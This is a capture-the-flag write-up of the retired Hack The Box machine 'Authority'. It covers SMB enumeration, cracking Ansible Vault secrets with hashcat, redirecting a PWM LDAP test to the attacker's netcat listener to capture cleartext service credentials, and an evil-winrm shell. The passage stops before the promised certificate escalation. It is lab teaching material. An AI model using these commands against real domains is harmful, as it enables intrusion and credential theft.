Authority (Retired Box)

Overview
Authority is a Windows domain controller. I’ll start by enumerating open SMB shares and uncovering Ansible playbooks containing encrypted values. After cracking those Vault fields, I obtain credentials for a misconfigured PWM instance running in configuration mode. From there, I coerce PWM into authenticating back to my machine over plaintext LDAP, leaking valid service-account creds. With those in hand, I enumerate Active Directory Certificate Services and discover an ESC1 vulnerability but in this instance, enrollment isn’t open to all users, only domain computers. I’ll add a fake machine account to the domain, use it to request a certificate as the Domain Administrator, and, since the certificate can’t be used directly for PKINIT, I’ll ultimately use a tool called PassTheCert to gain Administrator access.
Recon
I begin my scan by creating a dedicated directory for Nmap results. This keeps things organized and lets me easily return to previous scans later without confusion.
1
2
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ nmap -sC -sV -T4 -p- --min-rate=1000 --vv -oA nmap/authority 10.129.229.56
Nmap output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
Nmap scan report for 10.129.229.56
Host is up, received echo-reply ttl 127 (0.40s latency).
Scanned at 2025-11-23 12:21:49 WAT for 179s
Not shown: 65503 closed tcp ports (reset)
PORT      STATE    SERVICE       REASON          VERSION
53/tcp    open     domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open     http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open     kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-23 15:23:23Z)
135/tcp   open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open     netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T15:24:38+00:00; +3h59m53s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
<SNIP>
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
445/tcp   open     microsoft-ds? syn-ack ttl 127
464/tcp   open     kpasswd5?     syn-ack ttl 127
593/tcp   open     ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T15:24:41+00:00; +3h59m55s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
<SNIP>
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
3268/tcp  open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T15:24:38+00:00; +3h59m53s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
<SNIP>
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
3269/tcp  open     ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
<SNIP>
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-23T15:24:41+00:00; +3h59m55s from scanner time.
5985/tcp  open     http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7072/tcp  filtered iba-cfg       no-response
8443/tcp  open     ssl/http      syn-ack ttl 127 Apache Tomcat (language: en)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=172.16.2.118
| Issuer: commonName=172.16.2.118
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-21T15:12:53
| Not valid after:  2027-11-24T02:51:17
| MD5:   5891:b52e:63b9:a22b:db25:cffd:4489:3b74
| SHA-1: d157:44d1:7c53:7e54:70ec:cabd:aa71:4800:7afd:bf66
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIGEmsU/pzVMA0GCSqGSIb3DQEBCwUAMBcxFTATBgNVBAMM
<SNIP
| yI/QLNmHK05zgS3n/BSkoIuTL3vu/LfWxdO3E6fVAEc4peNlTHQe7ke06tSqVCoe
| flBvha/8dfjx3miALFUTvhTprvgKZ2O4w4o=
|_-----END CERTIFICATE-----
9389/tcp  open     mc-nmf        syn-ack ttl 127 .NET Message Framing
11940/tcp filtered unknown       no-response
26603/tcp filtered unknown       no-response
47001/tcp open     http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open     ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49693/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49704/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
49712/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
56271/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
56281/tcp open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 5733/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 63574/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 45641/udp): CLEAN (Failed to receive data)
|   Check 4 (port 52081/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 3h59m54s, deviation: 1s, median: 3h59m54s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-23T15:24:16
|_  start_date: N/A
Key Findings:
Kerberos (88), LDAP/LDAPS (389/636/3268/3269), SMB (445), DNS (TCP/53) Simple DNS Plus, and the domain metadata confirm this host is a domain controller for authority.htb.
IIS 10.0 on port 80 returns the default IIS page.
There is a Tomcat service on port 8443 with a self-signed cert.
Expected MSRPC endpoints are exposed, which can allow for standard RPC/WMI/SMB-based enumeration and interactions once credentials are obtained.
WinRM (5985) is open. This usually becomes relevant once credentials are obtained and is a strong indicator of remote command execution potential later in the chain.
Significant time skew suggests that before attempting Kerberos-based attacks (e.g. Kerberoasting, ticket generation), the clock should be synced (e.g. via
ntpdateorntpdate+faketime= timewrap ) to avoid authentication issues.
Next, I’ll map the discovered hostnames to the target’s IP in /etc/hosts:
1
echo "10.129.229.56 authority.htb" | sudo tee -a /etc/hosts
Enumeration
Web Enumeration
I start by checking port 80. As expected, it’s just the default IIS landing page, nothing interesting.

Port 8443 is a bit more interesting. Loading it over plain HTTP returns nothing, but forcing HTTPS reveals a PWM login portal.

When the page loads, a popup informs us that PWM is running in Configuration Mode. I try popular default creds against the service but no luck so I head into the Configuration Manager and try again. Since that does not work, I set PWM aside for now and move on to explore other attack vectors.
SMB Enumeration
I began by checking whether anonymous SMB enumeration was allowed:
1
2
3
4
5
6
7
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ nxc smb 10.129.229.56 --shares

SMB 10.129.229.56 445 AUTHORITY [*] Windows 10.0 Build 17763 x64
    (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.129.229.56 445 AUTHORITY [-] Error getting user: list index out of range
SMB 10.129.229.56 445 AUTHORITY [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
Anonymous access didn’t work, so I retried using the default guest account. This time the server responded properly and returned the content of the share:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ nxc smb 10.129.229.56 -u guest -p '' --shares

SMB 10.129.229.56 445 AUTHORITY [*] Windows 10.0 Build 17763 x64
    (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.129.229.56 445 AUTHORITY [+] authority.htb\guest:
SMB 10.129.229.56 445 AUTHORITY [*] Enumerated shares
SMB 10.129.229.56 445 AUTHORITY Share        Permissions   Remark
SMB 10.129.229.56 445 AUTHORITY -----        -----------   ------
SMB 10.129.229.56 445 AUTHORITY ADMIN$       Remote Admin
SMB 10.129.229.56 445 AUTHORITY C$           Default share
SMB 10.129.229.56 445 AUTHORITY Department   Shares
SMB 10.129.229.56 445 AUTHORITY Development  READ
SMB 10.129.229.56 445 AUTHORITY IPC$         READ          Remote IPC
SMB 10.129.229.56 445 AUTHORITY NETLOGON     Logon server share
SMB 10.129.229.56 445 AUTHORITY SYSVOL       Logon server share
I connect to it using smbclient:
1
2
3
4
5
6
7
8
9
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ smbclient -N //10.129.229.56/Development
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Mar 17 14:20:38 2023
  ..                                  D        0  Fri Mar 17 14:20:38 2023
  Automation                          D        0  Fri Mar 17 14:20:40 2023

                5888511 blocks of size 4096. 1200907 blocks available
Inside the Development share, there is an Automation directory. Going up into that directory, I see an Ansible folder, that has other nested folders. The next logical move is to pull everything into my local machine to better enumerate:
1
2
3
4
5
6
7
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ smbclient -N //10.129.229.56/Development
Try "help" to get a list of possible commands.
smb: \> cd Automation/Ansible
smb: \Automation\Ansible\> recurse ON
smb: \Automation\Ansible\> prompt
smb: \Automation\Ansible\> mget *
After dumping the contents to my local machine, I inspect the directory structure:
1
2
3
4
5
6
7
8
9
10
┌──(sicario㉿kali)-[~/HacktheBox/authority/Automation]
└─$ tree -L 3 .
 Automation
    └── Ansible
        ├── ADCS
        ├── LDAP
        ├── PWM
        └── SHARE

6 directories, 0 files
The presence of an ADCS directory suggests that Active Directory Certificate Services is deployed in this environment. That means I may be able to probe certificate-based privilege escalation with Certipy once I obtain valid domain credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(sicario㉿kali)-[~/HacktheBox/authority/Automation/Ansible]
└─$ tree -a -L 3
.
├── ansible.cfg
├── ansible_inventory
├── defaults
│   └── main.yml
├── handlers
│   └── main.yml
├── meta
│   └── main.yml
├── README.md
├── tasks
│   └── main.yml
└── templates
    ├── context.xml.j2
    └── tomcat-users.xml.j2
Probing the PWM directory reveals the ansible_inventory file clear-text Ansible inventory credentials. It contains the exact connection parameters used to manage the Windows host:
1
2
3
4
5
6
7
8
┌──(sicario㉿kali)-[~/HacktheBox/authority/Automation/Ansible]
└─$ cat ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
I also review the defaults/main.yml file, which contains several Ansible Vault–encrypted secrets for PWM and LDAP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(sicario㉿kali)-[~/HacktheBox/authority/Automation/Ansible]
└─$ cat defaults/main.yml

<SNIP>

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          <SNIP>

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          <SNIP>

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"

ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          <SNIP>
Next, I check the Tomcat configuration templates. The tomcat-users.xml.j2 file includes two hardcoded credentials:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sicario㉿kali)-[~/HacktheBox/authority/Automation/Ansible]
└─$ cat templates/tomcat-users.xml.j2
<?xml version='1.0' encoding='cp1252'?>

<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">

<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

</tomcat-users>
Note: Neither of these work for PWM, and the Tomcat manager interface itself isn’t exposed externally, so they’re not immediately useful.
Next, I move to test the WinRM credentials using netexec to confirm whether the administrator : Welcome1 from ansible_inventory is valid:
1
2
3
4
5
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ netexec winrm authority.htb -u administrator -p 'Welcome1'

WINRM 10.129.229.56 5985 AUTHORITY [*] Windows 10.0 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM 10.129.229.56 5985 AUTHORITY [-] authority.htb\administrator:Welcome1
The authentication fails, indicating that although the credentials exist in Ansible’s configuration, they are not valid for WinRM login.
Cracking PWM hashes
I move on to testing the PWM hashes embedded in defaults/main.yml. Before I can use them, I need to reformat each encrypted value so it can be processed cleanly. The goal is to extract the three Ansible Vault blobs ( pwm_admin_login, pwm_admin_password, and ldap_admin_password) and place each one into its own file. Once separated, they can be converted into a crackable format using ansible2john.py.
1
2
3
4
5
6
7
8
9
10
11
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ sed -i 's/^[ \t]*//' ldap_admin_password

┌──(sicario㉿kali)-[~/HacktheBox]
└─$ cat ldap_admin_password
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764
I repeat the same cleanup process for both pwm_admin_login and pwm_admin_password. With all three prepared, I parse them to ansible2john.py to generate crackable hashes:
1
2
3
4
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ python3 ansible2john.py ldap_admin_password pwm_admin_login pwm_admin_password | tee vault_hashes

ldap_admin_password:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635 pwm_admin_login:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8 pwm_admin_password:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
Now that the Vault blobs are in a crackable format, I can move on to cracking them with hashcat:
1
hashcat -m 16900 vault_hashes /usr/share/wordlists/rockyou.txt
All three values cracked almost instantly revealing the same value : !@#$%^&*
With the vault password in hand, I decrypt each file to reveal the actual credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ cat ldap_admin_password | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123

┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ cat pwm_admin_login | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm

┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ cat pwm_admin_password | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
This gives us:
- LDAP admin password:
DevT3st@123 - PWM admin login:
svc_pwm - PWM admin password:
pWm_@dm!N_!23
With LDAP and PWM credentials in hand, the natural next step is to test whether the svc_pwm account has any privileges elsewhere in the domain. I started with SMB:
1
2
3
4
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ netexec smb authority.htb -u svc_pwm -p 'pWm_@dm!N_!23'
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23 (Guest)
Authentication works, but the account is mapped to Guest, which severely limits what it can do. Share enumeration confirms that:
1
2
3
4
5
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ netexec smb authority.htb -u svc_pwm -p 'pWm_@dm!N_!23' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_pwm:pWm_@dm!N_!23 (Guest)
SMB         10.129.229.56   445    AUTHORITY        [-] Error enumerating shares: STATUS_ACCESS_DENIED
So svc_pwm is valid, but it has no read access and no share permissions. That leaves the PWM interface itself as the next target to test the creds against.
Initial Foothold
Returning to the PWM login panel, I test the decrypted credentials. The username/password pair doesn’t work, but the password pWm_@dm!N_!23 successfully works in the Configuration Manager, which only requires password authentication.

I now have access to the PWM Configuration Manager dashboard. The next step is to enumerate further and identify how to turn this interface into remote code execution or a path into the underlying Windows host.
The Configuration Manager exposes a wide range of adjustable settings, but the most interesting section is the LDAP connection configuration, which reveals both the directory endpoint and the service account in use:
- Host:
authority.authority.htb - Proxy user:
svc_ldap
To extract the LDAP credentials, I will use the Test LDAP Profile function. The idea is to redirect the LDAP connection parameters so PWM attempts to authenticate to my attacker machine, allowing me to capture the cleartext credentials with a simple Netcat listener.
Because the default configuration uses LDAPS (port 636), no credentials would be sent in cleartext. So the first step is to downgrade the connection to plaintext LDAP. To do that, I edit the existing LDAP URL as follows:
1
ldaps://authority.htb.corp:636
and replace it with:
1
ldap://10.10.14.74:1234

With that in place, I spin up a Netcat listener and trigger the Test LDAP Profile button. Almost immediately, the server reaches out to us and the credentials are sent in cleartext:
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.229.56 52695
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
lDaP_1n_th3_cle4r!
Tip: This interception could also be performed with Wireshark or Responder.
With the leaked creds in hand, I can now attempt to authenticate via WinRM and get access to svc_ldap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd ../Desktop

*Evil-WinRM* PS C:\> ls Users/svc_ldap/Desktop

    Directory: C:\Users\svc_ldap\Desktop

Mode   LastWriteTime        Length  Name
----   -------------        ------  ----
-ar    11/23/2025 10:14 AM      34  user.txt
There is not much on the filesystem, There are no additional user profiles on the machine besides Public and Administrator which I don’t have permissions to access at this point.
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\users> ls

    Directory: C:\users

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/17/2023   9:31 AM                Administrator
d-r---         8/9/2022   4:35 PM                Public
d-----        3/24/2023  11:27 PM                svc_ldap
Since we previously uncovered signs of ADCS in the automation folders on the SMB share, the next logical step is to probe the Certificate Authority for misconfigurations.
First, I’ll make sure my clock is in sync with Authority:
1
sudo ntpdate 10.129.229.56
Then, I add the discovered hostname authority.authority.htb to /etc/hosts so LDAP and Kerberos queries resolve correctly. With that in place, I can run Certipy against the domain using the svc_ldap credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
┌──(sicario㉿kali)-[~/HacktheBox/authority]
